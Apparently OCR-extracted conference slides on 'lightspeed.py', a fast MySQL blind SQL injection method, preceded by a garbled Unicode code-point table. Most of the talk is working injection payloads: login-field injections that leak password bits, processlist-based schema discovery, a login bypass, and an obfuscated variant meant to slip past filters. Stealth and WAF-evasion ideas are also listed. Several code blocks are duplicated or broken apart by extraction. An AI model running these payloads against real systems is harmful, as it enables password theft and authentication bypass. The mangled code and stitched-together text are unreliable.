U+4E4C	丹	U+4E4D	平	U+4E4E	乡	U+4E4F	乡	U+4E50	乡	U+4E51	乡	U+4E52	乡	U+4E53	乡	U+4E54	乡	U+4E55	乡	U+4E56	乡	U+4E57	乡	U+4E58	乡	U+4E59	乡	U+4E5A	乡	U+4E5B	乡	U+4E5C	乡	U+4E5D	乡	U+4E5E	乡
U+4E5F	也	U+4E60	乳	U+4E61	乚	U+4E62	乚	U+4E63	乚	U+4E64	乚	U+4E65	乚	U+4E66	乚	U+4E67	乚	U+4E68	乚	U+4E69	乚	U+4E6A	乚	U+4E6B	乚	U+4E6C	乚	U+4E6D	乚	U+4E6E	乚	U+4E6F	乚	U+4E70	乚	U+4E71	乚
U+4E72	乚	U+4E73	乚	U+4E74	乚	U+4E75	乚	U+4E76	乚	U+4E77	乚	U+4E78	乚	U+4E79	乚	U+4E7A	乚	U+4E7B	乚	U+4E7C	乚	U+4E7D	乚	U+4E7E	乚	U+4E7F	乚	U+4E80	乚	U+4E81	乚	U+4E82	乚	U+4E83	乚	U+4E84	乚
U+4E85	乚	U+4E86	乚	U+4E87	乚	U+4E88	乚	U+4E89	乚	U+4E8A	乚	U+4E8B	乚	U+4E8C	乚	U+4E8D	乚	U+4E8E	乚	U+4E8F	乚	U+4E90	乚	U+4E91	乚	U+4E92	乚	U+4E93	乚	U+4E94	乚	U+4E95	乚	U+4E96	乚	U+4E97	乚
U+4E98	乚	U+4E99	乚	U+4E9A	乚	U+4E9B	乚	U+4E9C	乚	U+4E9D	乚	U+4E9E	乚	U+4E9F	乚	U+4EA0	乚	U+4EA1	乚	U+4EA2	乚	U+4EA3	乚	U+4EA4	乚	U+4EA5	乚	U+4EA6	乚	U+4EA7	乚	U+4EA8	乚	U+4EA9	乚	U+4EAA	乚
U+4EAB	乚	U+4EAC	乚	U+4EAD	乚	U+4EAE	乚	U+4EAF	乚	U+4EB0	乚	U+4EB1	乚	U+4EB2	乚	U+4EB3	乚	U+4EB4	乚	U+4EB5	乚	U+4EB6	乚	U+4EB7	乚	U+4EB8	乚	U+4EB9	乚	U+4EBA	乚	U+4EBB	乚	U+4EBC	乚	U+4EBD	乚
U+4EBE	乚	U+4EBF	乚	U+4EC0	乚	U+4EC1	乚	U+4EC2	乚	U+4EC3	乚	U+4EC4	乚	U+4EC5	乚	U+4EC6	乚	U+4EC7	乚	U+4EC8	乚	U+4EC9	乚	U+4ECA	乚	U+4ECB	乚	U+4ECC	乚	U+4ECD	乚	U+4ECE	乚	U+4ECF	乚	U+4ED0	乚
U+4ED1	乚	U+4ED2	乚	U+4ED3	乚	U+4ED4	乚	U+4ED5	乚	U+4ED6	乚	U+4ED7	乚	U+4ED8	乚	U+4ED9	乚	U+4EDA	乚	U+4EDB	乚	U+4EDC	乚	U+4EDD	乚	U+4EDE	乚	U+4EDF	乚	U+4EE0	乚	U+4EE1	乚	U+4EE2	乚	U+4EE3	乚
U+4EE4	乚	U+4EE5	乚	U+4EE6	乚	U+4EE7	乚	U+4EE8	乚	U+4EE9	乚	U																									

[illegible]

Lightspeed for logins

[+] 10 users are registered with the same password

[+] The sequence of bits is determined by seeing which user the application logged in after the injection is made.

lightspeed login

```
' or user=(select if((@a:=(select  
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),  
2,10)from users limit 1))=1,'lightos',if(  
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'  
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(  
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',  
'garethheyes','tr3w')))))))))))
```

lightspeed login

```
' or user=(select if((@a:=(select  
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),  
2,10)from users limit 1))=1,'lightos',if(  
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'  
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(  
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',  
'garethheyes','tr3w')))))))))))
```

demo

```
[+] Start Time: 15:56:59
```

```
[+] End Time: 15:57:00
```

```
[+] 1008 requests
```

1 second

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/lightspeed$
```

About `lightspeed.py`

[+] Created by me in 2020


Ruben [tr3w] Ventura

@tr3w_

Overview of **lightspeed**

[+] Just released the tool which uses this
method: **lightspeed.py**

<http://github.com/tr3w>





The column problem

```
' or user=(select if((@a:=(select  
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),  
2,10)from users limit 1))=1,'lightos',if(  
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'  
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(  
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',  
'garethheyes','tr3w')))))))))))
```

The column problem

```
' or user=(select if((@a:=(select  
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),  
2,10)from users limit 1))=1,'lightos',if(  
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'  
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(  
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',  
'garethheyes','tr3w')))))))))))
```

The column problem

??????

```
' or user=(select if((@a:=(select  
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),  
2,10)from users limit 1))=1,'lightos',if(  
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'  
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(  
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',  
'garethheyes','tr3w')))))))))))
```


The column problem

```
mysql> select info from information_schema.processlist;
+-----+
| info                                     |
+-----+
| select info from information_schema.processlist |
| NULL                                         |
+-----+
2 rows in set (0.00 sec)

mysql> █
```

The column problem

```
mysql> select info from information_schema.processlist;
+-----+
| info |
+-----+
| select info from information_schema.processlist |
| NULL |
+-----+
2 rows in set (0.00 sec)

mysql> █
```


The column problem

```
SELECT * FROM users WHERE user = '' union select  
info from information_schema.processlist-- -'
```

The column problem

```
SELECT * FROM users WHERE user = '' union select  
info from information_schema.processlist-- -'
```

```
mysql> select user from users where id=0 union select info  
-> from information_schema.processlist;
```

```
+-----+  
| user  
+-----+  
| select user from users where id=0 union select info  
from information_schema.processlist |  
| NULL  
+-----+
```

```
2 rows in set (0.00 sec)
```

```
mysql> █
```


The column problem

```
SELECT user FROM USERS WHERE user='tr3w'
and(select(trim(regex_replace(regex_substr( (select
info from information_schema.processlist limit
0,1),'select[[:space:]]+(.*?)from'),'(select|from) ',' '
))))='*'
```

The column problem

```
SELECT user FROM USERS WHERE user='tr3w'
and(select(trim(regex_replace(regex_substr( (select
    info from information_schema.processlist limit
0,1), 'select[[:space:]]+(.*?)from'), ' (select|from) ', '
    '))))='*'
```


The column problem

```
SELECT password FROM USERS WHERE user='tr3w'  
and(select(trim(regex_replace(regex_substr((select  
info from information_schema.processlist limit  
0,1),'where[[:space:]]+(.*?)[[:space:]]+=')+'),  
      '(where|[[:space:]]|=)', ''))))#'
```

The column problem

table_name

2bwsvu3bg1	YNG11HIE3FS	CWA99VXD6IQBWY07LO	RRI16RRB1ANMDL86JC
038032kkvc	FZS52VOS9FF	L6HKZMY56WER6FEWMZ	T5BYLXB36UJL6YPYFV
Pnnvxiavbo	JCE71MIR7YBCWS79VQ	06XQY7OAEML20MLG4L	17VYV5KGNIF84EFE1Q
1h3rtwfo61	H9TUEJO44PKW9VK	ULSY18DJN5DYEHX29U	SJGO54RZR6CHHLG24B
X4kxwfgyph	OAY25VWC5SDUDD98CV	WM0BSXFM32GDM4XJNY	JW3OUJER98CSR5JGMB
Faxtpg4hjm	M4TMQTV42IFU1QIKGU	V75ERN3ECJBW84PXK0	W71ZIC5ELXKR79VOP8
9ao9u2ayrz	36BUH8KOFHC73MCZ6P	BU	YK
	A		

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regex_replace(regex_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*)\\.|','')))))#'
```

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regex_replace(regex_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*)\\.|','')))))#'
```

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regex_replace(regex_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*)\\.|','')))))#'
```

```

' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user=(if(@a:=(select mid(password,-
1,1)from users limit 1)='a',
if((@a:=(select mid(password,-
conv(@x:=mid(bin(conv(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if(@a=
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if(
(@a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxronvel',if(-
IF((@a:=(select mid(bin(position(mid((sel-
ect user)from users`LIMIT/*LESS*/-
0,1),-
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((select mid(password,1,1)from
users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a41424344454647-
48494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3-
e2f3f3b3a27225b7b5d7d5c-
7c3d2b2d29282a265e2524234021607e),1,1))!=
=space(0),2-@a,0/0)
result = injection()
c += 1
if result == false:
break

size = sizes[c - 1] +
1 // 0xff + 1
0x01 00000001
0x02 00000010
0x04 00000100
0x08 00001000
0x10 00010000

1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)

```

Method Comparison

Method	Time	Requests
sqlmap	10 seconds	unknown
sql-anding.py	5 seconds	2652
Pos2bin full range	5 seconds	1900
Duality full range	5 seconds	2633
Pos2bin hex range	3 seconds	1467
Duality hex range	3 seconds	1635
lightspeed.py	1 second	1008

```

' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user=(if(@a:=(select mid(password,-
1,1)from users limit 1)='a',
if((@a:=(select 1 (SELECT
conv(@x:=mid(bin(@CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if-
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxhbeves',
if((@a:=(select BIN(POSITION(MID((SEL-
ECT user)FROM users`LIMIT`/`LESS`/-
0,1),-
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((select password
e))),1,3))!-
from users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a4142434445464748494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3e2f3f3b3a27225b7b5d7d5c7c3d2b2d29282a265e2524234021607e),1,1))!-
=space(0),2-@a,0/0) 0xffffffff ]
result = injection()
c += 1
if result == false:
break


size = sizes[c - 1] +
1 // 0xff + 1
0x01 00000001
0x02 00000010
0x04 00000100
0x08 00001000
0x10 00010000

1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)

```

Extraction Strategies

Faster exploitation in MySQL



`group_concat()`

= 1,024 symbols

`json_arrayagg()`

= 16,000,000 symbols

<https://twitter.com/ptswarm/status/1308407628796776448?s=09>

Faster exploitation in MySQL

[illegible]

```
[+] Found:  xEmSEñ$!Qü!~@ó±B^ÁfvG/h$Í!R@D3ÉýC@
%YU95.ühW$/$o~@~EM]/@v×vø%}ý%~Ü@yOY←@\\
M9ÁYchH0^3ÆPw@U$ãÑè@=dyÍÊ±e
5e<;@◀-@X2@ÑÜCHA↑1H@◀ ÍrR@
C@v~CqNf%=Á^~ú@p@%oYz†-0@QÁÂîµ±@æX@ö@ö@`Í Ün~@Á◀
Ó>~dI~@Î;Ö~wk:~ox<(fÁ1LÄödm@: @zDÄ`7.èæpÜ ~@.@@@~@~Ä
1wWcÉú%~@ÿP@Ö~@~!pnf!@!Q@:~@Ö@Ö@ë(í~!|;~}~@;Cuno±$x@!
?ää@C@E!í!f.Ü@kg8IRÖBIR@F4HÄÄ8áV~@\\,o@%q~!~@Ü@Ñ@ñêä@U@XU
9É@Q@I#~`³H)R`9b@±@j¿{<@X@X@:æX@Ä±p7<
É@p>@;ÄZ~x
~b#ð%@G0!±.@GIO:@ÍB/K@!~@h;@dp@.8dú 5k/±
```

Query	Length	Compressed length
<code>group_concat(table_name)</code>	1024	440
<code>json_arrayagg(table_name)</code>	1316	447
<code>group_concat(column_name)</code>	1024	458
<code>json_arrayagg(column_name)</code>	56897	8313

```
table_name FROM information_schema.tables WHERE table_schema='information_schema'
```

group_concat() **vs.** **LIMIT n,1**

[+] Start Time: 13:39:40

[+] End Time: 13:40:15

[+] Total time: 35s

[+] Start Time: 13:56:32

[+] End Time: 13:57:08

[+] Total time: 36s

```

' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user=(if(@a:=(select mid(password,-
1,1)from users limit 1)='a',
if((@a:=(select 1 (SELECT
conv(@x:=mid(bin(@CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if(
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxronvel',if(-
IF((@a:=(select mid(bin(POSITION(MID((SEL-
ECT(user)FROM users`LIMIT`/`LESS`/-
0,1),-
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((select mid(password,1,1)
from users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a41424344454647-
68494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3-
e2f3f3b3a27225b7b5d7d5c-
7c3d2b2d29282a265e2524234021607e),1,1))!=
=space(0),2-@a,0/0) 0xffffffffffffffff ]
result = injection()
c += 1
size = sizes[c - 1] +
1 // 0xff + 1
1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)

```

Alternative

Authentication Bypasses

UNION SQL Injection Login Bypass

[+] This unpublished method succeeds in bypassing many logins in which the traditional techniques fail.


```

' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user=(if(@a:=(select mid(password,-
1,1)from users limit 1)='a',
if((@a:=(select mid(password,-
conv(@x:=mid(bin(@conv(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if(@a=
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if(
(@a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxronvel',if(-
IF((@a:=(select mid(bin(position(mid((SEL-
ect(user)from users`LIMIT/*LESS*/-
0,1),-
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((select mid(password,1,1)
from users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a41424344454647-
48494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3-
e2f3f3b3a27225b7b5d7d5c-
7c3d2b2d29282a265e2524234021607e),1,1))!=
=space(0),2-@a,0/0)
result = injection()
c += 1
if result == false:
break

size = sizes[c - 1] +
1 // 0xff + 1
0x01 00000001
0x02 00000010
0x04 00000100
0x08 00001000
0x10 00010000

1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)

```

Further Thoughts...

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[+] Stealth injections using large intervals of time

[+] Distributed mass injections

[+] Obfuscation of all the presented injections

[-] Web Application Firewall Bypassing

[-] Forensics & Incident Response Delaying

Further Thoughts...

[+] Stealth injections using large intervals of time

[+] Distributed mass injections

[+] Obfuscation of all the presented injections

[-] Web Application Firewall Bypassing

[-] Forensics & Incident Response Delaying

lightspeed login obfuscation

```
'||user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,true,cos(!pi())))),sign(rand()),coercibility(user()))),!!!pi()--true,ceil(
pi()*pi()))from users limit
1))=true,concat(mid(collation(user()),12,1),mid(collation(!pi()),2,1),mid(collation(user()),6,1),mid(dayname(
from_days(404)),2,1),mid(collation(user()),2,1),mid(@@version_comment,8,1),mid(dayname(from_days(403)),6,1)),
if(@a=true--sign(rand()),concat(mid(dayname(from_days(404)),2,1),mid(collation(convert((1)using
koi8r)),1,1),mid(@@version_comment,9,1)),if(@a=coercibility(user()),concat(mid(collation(user()),14,1),mid(co
llation(!pi()),4,1),mid(collation(user()),12,1),mid(dayname(from_days(404)),6,1),mid(collation(user()),7,1),m
id(collation(user()),10,1),mid(monthname(from_unixtime(10136789)),2,1),lower(mid(dayname(from_days(403))),1,1)
),mid(collation(!pi()),3,1)),if(@a=coercibility(now()),concat(mid(collation(!pi()),3,1),mid(collation(!pi()),
2,1),mid(collation(user()),2,1),mid(collation(!pi()),5,1),(-!pi()),mid(@@version_comment,11,1),mid(dayname(fr
om_days(403)),6,1)),if(@a=floor(@@version),concat(mid(dayname(from_days(403)),6,1),mid(collation(!pi()),2,1),
mid(collation(!pi()),5,1),mid(dayname(from_days(404)),6,1),mid(collation(!pi()),4,1),mid(collation(!pi()),5,1
),mid(collation(user()),14,1),mid(collation(convert((1)using
koi8r)),1,1),mid(collation(user()),14,1),mid(collation(!pi()),4,1),mid(collation(user()),2,1)),if(@a=ceil(@@v
ersion),'n3k',if(@a=ceil(pi())--pi()),concat(mid(@@version_comment,20,1),mid(dayname(from_days(404)),2,1),mid(
collation(!pi()),5,1),mid(collation(!pi()),4,1),mid(@@version_comment,9,1),mid(@@version_comment,8,1),mid(day
name(from_days(404)),5,1),
mid(collation(!pi()),4,1)),if(@x=0x30,concat(0x7878,mid(collation(!pi()),5,1),mid(@@version_comment,8,1),mid(
collation(!pi()),3,1),mid(@@version_comment,20,1),mid(collation(user()),7,1),
mid(collation(user()),12,1)),if(@x=0x3030,concat(mid(collation(user()),6,1),mid(dayname(from_days(401)),5,1),
mid(dayname(from_days(404)),4,1),mid(collation(user()),7,1),mid(@@version_comment,14,1),mid(dayname(from_days
(404)),2,1),mid(dayname(from_days(404)),2,1),mid(collation(user()),7,1),mid(dayname(from_days(404)),8,1),mid(
collation(user()),7,1),mid(dayname(from_days(404)),5,1)),concat(mid(@@version_comment,14,1),mid(collation(!pi
()),5,1),floor(pi()),lower(mid(dayname(from_days(403)),1,1)))))))))))))
```


References

- [+] [https://github.com/ sqlmapproject/sqlmap/wiki/Techniques](https://github.com/sqlmapproject/sqlmap/wiki/Techniques)
- [+] https://en.wikipedia.org/wiki/Binary_search_algorithm
- [+] <https://www.exploit-db.com/papers/17073>
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- [+] https://www.w3schools.com/ sql/sql_operators.asp
- [+] <https://www.exploit-db.com/papers/17073>



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